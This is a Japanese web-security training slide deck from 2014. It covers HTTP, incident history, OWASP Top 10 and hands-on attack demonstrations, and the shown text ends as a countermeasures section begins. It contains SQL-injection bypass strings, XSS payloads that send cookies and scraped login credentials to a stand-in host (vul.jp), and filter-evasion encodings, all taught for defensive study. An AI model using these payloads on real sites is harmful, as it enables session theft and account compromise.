Webのセキュリティ

2014年8月23日

株式会社サイバーディフェンス研究所
技術部　部長／上級分析官
利根川義英

自己紹介

利根川 義英(トネガワ ヨシヒデ) (34)

株式会社サイバーディフェンス研究所
技術部　部長 ／ 上級分析官

■普段のお仕事

・セキュリティ診断(ペネトレーションテスト)
  - Webアプリ/ネットワーク/スマホアプリ
・インシデント対応
・各種フロント対応(プリセールス)
・**弊社のハッカー集団15人の手綱握り**


Webのセキュリティ

今日お話しすること


アジェンダ

- Webを支える技術
- Webの脆弱性
- 脆弱性の発見と攻略
- Webのセキュリティ対策

Webを支える技術

様々な所で活用されているHTTP通信

様々な所で悪用されるHTTP通信



プロトコル：HTTP(HyperText Transfer Protocol)

HTMLやXMLなどのマークアップ言語で記載されたファイルを転送するためのプロトコル。とてもシンプル。Request/Responseともに、Header/Bodyで構成される。

Request

Header

```
GET / HTTP/1.1
Host: www.cyberdefense.jp
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:30.0) Gecko/20100101
Firefox/30.0 Iceweasel/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Body

Response

Header

```
HTTP/1.1 200 OK
Date: Tue, 12 Aug 2014 06:56:18 GMT
Server: Apache
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 14994
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Body

```
<!DOCTYPE html>

<head>
 <meta charset="UTF-8">
 <meta name="description" content="サイバーディフェンス研究所は..." />
 <title>CDI - サイバーディフェンス研究所</title>

 <link rel="index" href="/index.html" />
 <link rel="shortcut icon" href="/img/favicon.ico" />
 <link href="/css/default.css" rel="stylesheet" type="text/css" media="all"
/>
 <link href="/css/top.css" rel="stylesheet" type="text/css" media="all"  />
 <link href="/css/jquery.slideshow.css" rel="stylesheet" type="text/css"
media="all"  />
 <link href="/css/jquery.superbox.css" rel="stylesheet" type="text/css"
media="all"  />
 <link rel="alternate" type="application/rss+xml" title="CDI - サイバーディ
フェンス研究所" href="/feed" />
```

主なHTTP, Web, Webサービス,とセキュリティインシデント年表

1989 最初のHTTPとマークアップ言語としてHTMLが開発。

1990 世界で最初のWebサーバとブラウザが開発される。

1992 日本における最初のホームページが公開される。

古き良き日本のインターネット時代到来。掲示板CGIサイトや、CGIを配布するサイト、アングラ系サイト発生、Warezなども…(CAPTCHAによるアカウント自動取得対策もこのころからスタート。)

1999 2ちゃんねるサービス開始、Blogger等のブログサービスが開始。

2001 Movable Type 1.0リリース

2004 mixiコミュニティサービス開始（現mixi）

2005 「ぼくはまちちゃん騒動」勃発(CSRF脆弱性)

2006 米国でTwitterサービス開始、日本国内ではユーザはほとんどおらず

2008 SQLインジェクションがブームに

2009 Gumbler大流行、フィッシング大流行、Conficker感染大流行

2011 PSN過去最大の情報漏えい、銀行の第二認証を詐取するフィッシング手法が出現

2012 遠隔操作ウィルス事件(CSRF脆弱性)、標的型攻撃が流行り始める

2013 水飲み場型攻撃が流行り始める

HTTPは昔からある、脆弱性も昔からある

- HTTP、Webの技術は20年以上前に作られた、古くて新しい技術
  - ベースは20年以上前→古い
  - 拡張を続けている→新しい
  - 結果、枯れた技術にならずいまだに成長を続け、脆弱性も枯れない

- 脆弱性もベースは古いまま。
  - SQLインジェクション
  - クロスサイトスクリプティング(XSS)
  - クロサイトリクエストフォージェリ(CSRF)

- 技術の進歩と脆弱性はまさに「光と影」

Webの脆弱性

Webサイト/Webアプリケーションの脆弱性

1） SQL インジェクション
2） OS コマンド・インジェクション
3） パス名パラメータの未チェック
　　ディレクトリ・トラバーサル
4） セッション管理の不備
5） クロスサイト・スクリプティング
6） CSRF（クロスサイト・リクエスト・フォージェリ）
7） HTTP ヘッダ・インジェクション
8） メールヘッダ・インジェクション
9） アクセス制御や認可制御の欠落

IPA：安全なウェブサイトの作り方より抜粋

この他にもたくさん脆弱性は存在しています。

Webの脆弱性を突いたサイバー攻撃・犯罪・いたずら事例

- **Webサイト改ざん**
  - SQLインジェクション
  - ファイルアップロード
  - OSコマンドインジェクション

- **情報漏えい**
  - SQLインジェクション
  - クロスサイトスクリプティング
  - ディレクトリトラバーサル
  - 単純なバグ

- **意図しない操作を実行させる罠リンク**
  - クロスサイトリクエストフォージェリー(CSRF)
    - はまちちゃん事件
    - 遠隔操作ウィルス事件

やっぱり多い、SQLインジェクションの被害事例

wikipediaより転載。

実例 [編集]

- 2005年3月に発生した、クラブツーリズムのクレジットカード情報を含む個人情報漏洩
  同年6月にクラブツーリズムを含む14社への不正アクセスの疑いで中国人留学生が逮捕された。
- 2005年5月に発生した、価格.comのWebサイト改竄
  手口は、公式には秘匿されているが、SQLインジェクションによるものであるという説がある。クラブツーリズム事件の犯人は価格.comへの不正アクセスも行っていた。
- 2005年6月に判明した、アデコの個人情報漏洩 - クラブツーリズム事件と同一犯
- 2005年8月に判明した、静岡新聞社アットエスの個人情報漏洩 - クラブツーリズム事件と同一犯
- 2005年11月に発生した、ワコールオンラインショップのクレジットカード情報を含む個人情報漏洩
- 2005年11月に発生した、キッズオンラインのアカウント情報漏洩
- 2006年1月に判明した、スカイソフトのクレジットカード情報を含む個人情報漏洩
  スカイソフトは閉店へと追い込まれた。
- 2006年4月に発生した、るるぶのアカウント情報漏洩
- 2006年6月に発生した、日本体育協会のWebサイト改竄
- 2007年7月に判明した、@SOLAショップのクレジットカード情報を含む個人情報漏洩
- 2008年3月に発生した、トレンドマイクロ、@nifty、クリエイティブメディアのWebサイト改竄
- 2008年3月に発生した、サウンドハウスのクレジットカード情報を含む個人情報漏洩
  過去に設置された不正プログラムを経由して不正アクセスが行われた疑いがある。
- 2008年4月に発生した、カービューのWebサイト改竄
- 2008年5月に発生した、アイドラッグストアー、アイビューティーストアーのクレジットカード情報を含む個人情報漏洩
- 2008年5月に発生した、富士山マガジンサービスのWebサイト改竄
- 2008年6月に発生した、アイリスプラザのクレジットカード情報漏洩
- 2008年7月に判明した、ナチュラムのクレジットカード情報を含む個人情報漏洩
  過去に設置された不正プログラムを経由して不正アクセスが行われた疑いがある。
- 2008年7月に発生した、米国向けPlayStationのWebサイト改竄
- 2008年7月に発生した、独立行政法人石油天然ガス・金属鉱物資源機構のWebサイト改竄
- 2008年10月に発生した、ゴルフダイジェスト・オンラインのWebサイト改竄
- 2010年1月に発生した、モンベルのクレジットカード情報漏洩
- 2010年7月に発生した、コーエーテクモホールディングスのGAMECITY会員の個人情報漏洩[4]
- 2011年4月から発生している、ソニーのPlayStation Networkの個人情報漏洩に始まる、ソニーグループの個人情報漏洩。
- 2013年4月に判明した、エクスコムグローバルのクレジットカード情報漏洩
  10万9112件のカード名義人名、カード番号、カード有効期限、セキュリティコード、申込者住所が外部へ流出したことを確認。

Wikipedia:http://ja.wikipedia.org/wiki/SQL%E3%82%A4%E3%83%B3%E3%82%B8%E3%82%A7%E3%82%AF%E3%82%B7%E3%83%A7%E3%83%B3

インターネット上に存在する脆弱性はまさに氷山


公表されているもの、記事になっているものはまさに氷山の一角。
非公表の事例や被害を受けていても気づいてない事が大部分だったりする。

オープンなコミュニティ


- The Open Web Application Security Project (OWASP) は、信頼できるアプリケーションの開発・購入・運用の推進を目的として設立されたオープンなコミュニティ。

OWASP TOP 10

OWASP Top 10 – 2013 (現バージョン)
A1 – インジェクション
A2 – 認証とセッション管理の不備
A3 – クロスサイトスクリプティング (XSS)
A4 – 安全でないオブジェクト直接参照
A5 – セキュリティ設定のミス
A6 – 機密データの露出
A7 – 機能レベルアクセス制御の欠落
A8 – クロスサイトリクエストフォージェリ(CSRF)
A9 – 既知の脆弱性を持つコンポーネントの使用
A10 – 未検証のリダイレクトとフォーワード




脆弱性があると誰が困るの？



企業/組織にとって致命的になる脆弱性と脅威は異なる

company/organization



vulnerability

- SQLインジェクション
- クロスサイトスクリプティング
- CSRF
- ディレクトリトラバーサル
- OSコマンドインジェクション
- オープンリダイレクト
- ロジックに関する不備
- アクセス制御・認可に関する不備
- セッション管理の不備


threat

- クレジットカード情報漏えい
- 風評被害
- 不正な商品購入による売上減
- チート行為
- カルテ情報漏えい
- 製品設計情報漏えい
- 個人情報漏えい
- 趣味嗜好データの漏えい
- 成績情報漏えい
- サービス停止
- Webサイト改ざん

脆弱性＝脅威？

Q. 使っているミドルウェア、フレームワークのバージョンが、脆弱性データベース等に脆弱性ありと報告されているけど、これは今すぐ対応しないといけないの？

A.



対応しないといけないケースもあります。
しかしながら、バージョン番号が一致してるからといって必ずしも脆弱性が潜在しているとは限らないので
それぞれの環境に合わせてリスクを考慮し、
パッチを当てる等の対処を行う必要があります。

脆弱性への対処は必要？

- 原則、脆弱性には対応したほうが望ましい
- 脆弱性の種類、検出の難易度、攻撃の容易さなどに応じて
  各企業におけるリスクを改めて評価する必要がある。

各企業の取組み

セキュリティに前向きな取り組みを行っている企業では、

・セキュリティチーム/グループ/委員会を設置。
・セキュリティ関連に投資しやすいようなお財布を持っている場合がある。
・部署横断的に意見を言える権限をもつ。
・セキュリティ診断結果のリスク判定を行う。
・未然の防止のためのセキュリティ診断・チェックを自前で行う。
・インシデントが起きてしまった際のハンドリングを行う。
・他者の同様なチームとの連携も行ったりする。

脆弱性の発見と攻略

敵を知り、己を知らば、百戦危うからず

—「孫子」

相手と自分の長所短所を見極めて事を処すれば、
どのような場合でも失敗することはないということ。

脆弱性って

- 純粋に突き詰めれば、技術的な単なる問題点だったり、仕様上の不備だったりする。

- その単なる問題点をどう捉えるかによって、単なるバグになるか、脆弱性になるか分かれる所。

脆弱性の発見と攻略

- 己（脆弱性）を正しく知り、敵（攻撃者／脅威）を正しく知る必要がある。

・弱点(=脆弱性)を”知る”
・どんな時に”脆弱”になるか
・どのように”脆弱”か
・なぜ”脆弱”か

脆弱性を見つけて…

自動診断スキャナー
はここらへんまで

脆弱性を突く！

何を目標/目的とするかは
人間が考えるもの。

己を知る方法

脆弱性の有無を調査する


- 用意するもの
  - プロキシツール
    - BURP SUITE
      - ローカルプロキシ
      - HTTPリクエスト／レスポンスインターセプト機能
      - リクエスト再送機能
      - スキャン機能

      など

  - ブラウザ
    - プロキシの設定ができれば何でもOK

  - やられ用のサイト／環境
    - SQLZoo
    - OWASP Broken Web Apps
    - IPA AppGoat
    - Badstore

    など



実践に入る前に

まずは脆弱性についておさらい

わかりやすい攻撃実例 – SQLインジェクション

- ユーザID、パスワードを入力し、ログインする画面

とてもシンプルなログイン画面

画面引用:
sqlzoo.net(http://sqlzoo.net/hack/passwd.pl)

脆弱性があるプログラム一例:

上記のログイン画面で name: Operator、password:opepassと入力すると、プログラムは下記の様に処理を行う。

```
$strSql="select * from users
            where userid='Operator' and password = 'opepass';"
```

わかりやすい攻撃実例 – SQLインジェクション

Q. パスワード部分に以下の文字列を入力して送信を
行うとどうなるか？

password= **tekito’ or ‘A’=‘A**

プログラムは下記の様に処理を行う。

$strSql=“select * from users
where userid=‘Operator’ and password = ‘tekito’ or ‘A’=‘A’;”

条件文としては A=A は常に真(True)になり、
パスワードを知らずともログインが可能

useridにadminやadministrator、rootと入れて成功すると…

わかりやすい攻撃実例 – SQLインジェクション

- ショッピングサイトにおいて商品ページ表示する箇所

よくあるURLの一例
http://www.shopping-site.jp/product/detail.php?productid=100

指定された商品コードに対応する情報を取得して画面に詳細を表示する。
上記の場合は商品コード：100。

脆弱性があるプログラム一例

```
$strSql="select * from products
                        where producid=" .$_GET['productid'] .";"
```

わかりやすい攻撃実例 – SQLインジェクション

SQLインジェクションを使用して攻撃を行うとすると

http://www.shopping-site.jp/product/
detail.php?productid=100 union select user();

脆弱性があるプログラムが攻撃コードを含んだ値を受け取ると…

$strSql="select * from products
where producid=100 union select user();"

結果として画面には データベースで使用している**ユーザ名**が表示される。

同様に、以下のSQL文をインジェクションすると、使用しているテーブル一覧が取得できる。

SELECT table_schema,table_name FROM information_schema.tables

では、実践へ

わかりやすい攻撃実例：XSS

クロスサイトスクリプティング？
分かりにくいので3行で説明にトライ

わかりやすい攻撃実例：XSS

- XSSの脆弱性があるサイトのURLもしくは罠URLを踏む
- スクリプト(JavaScriptとか)が発動する。
- 攻撃者のサイトへ飛ばされたり、色々される。

わかりやすい攻撃実例：XSS

クロスサイトスクリプティング？
分かりにくいので何かに例えて3行で説明にトライ

わかりやすい攻撃実例：XSS


- 牛丼屋のクーポンを手に牛丼屋に入る。
- と同時に、勝手に牛丼特盛サラダ付きが発注され
- 気が付いたら、カレーも発注されたり隣の店舗からも商品が届く

わかりやすい攻撃実例：XSS

あきらめて絵を描いて説明

わかりやすい攻撃実例：XSS

- 少しわかりにくいクロスサイトスクリプティングという名前



わかりやすい攻撃実例：XSS

- 罠URL

http://vuln.sample.com/search/search.php?keyword=restaurant%20italian<script src="http://attack.sample.com/attack.js"></script>

- サーバから返されるレスポンスデータ例(抜粋)

```
<html>
～(略)～

<body>
<p>
キーワード： restaurant italian<script src="http://attack.sample.com/attack.js"></script>
の結果：300件
<p>

～(略)～

</body>
</html>
```

入力した文字列をそのままレスポンスデータに含んでブラウザに返してしまう為、HTMLタグやScriptを入力すると他の要素と同じようにブラウザが解釈してしまう。

わかりやすい攻撃実例：XSS

- attack.jsの中身
  - 単純なもの

```
alert(1), alert(document.cookie)　//jsでアクセス可能なオブジェクトから値を取得する
```

  - 他のサイトへ転送(ついでにCookieも送信)

```
location.href=h’ttp://vul.jp/?’+document.cookie
```

  - ブラウザキャッシュから情報(ログイン情報など)を頂く

```
<script>
f = document.createElement("iframe");
f.src = "login.html";
document.documentElement.appendChild(f);
f.onload = function() {
    setTimeout(function() {
        id = f.contentDocument.forms[0].elements[0].value;
        password = f.contentDocument.forms[0].elements[1].value;
        //alert(id + '&' + password);
        new Image().src = 'http://vul.jp/?' + id + '&' + password;
        f.parentNode.removeChild(f);
    }, 1000);
}
</script>
```

では、実践へ

色々なXSSパターン

■すんなりタグが入る場合
<img src=javascript:alert(1)> //src属性
<iframe src=javascript:alert('xss')>
<img src=0 onerror=alert(1)> //イベントハンドラ
<a href="javascript:alert(1)">//href属性
などなど

■何やらサーバ側でブラックリストのようなチェックをしている場合
・URLエンコードしてみる

%3C%69%6D%67%20%73%72%63%3D%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%31%29%3E
(decodeすると: <img src=javascript:alert(1)>)

・1回じゃチェックされている可能性があるのでさらにエンコードしてみる

%25%33%43%25%36%39%25%36%44%25%36%37%25%32%30%25%37%33%25%37%32%25%36%33%25%33%44%25%36%41%25%36%31%25%37%36%25%36%31%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%33%41%25%36%31%25%36%43%25%36%35%25%37%32%25%37%34%25%32%38%25%33%31%25%32%39%25%33%45

・URLエンコードがチェックされている場合は、HTML数値文字参照変換をしてみる。
<IMG SRC=javascript:alert('XSS')>

この他にもチェックをすり抜けるための方法はたくさんあり、また、世界中の多くの人達によって研究されています。
→XSS Filter Evasion Cheat Sheet
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet#XSS_Locator

対策

立場が異なれば、対策も異なる

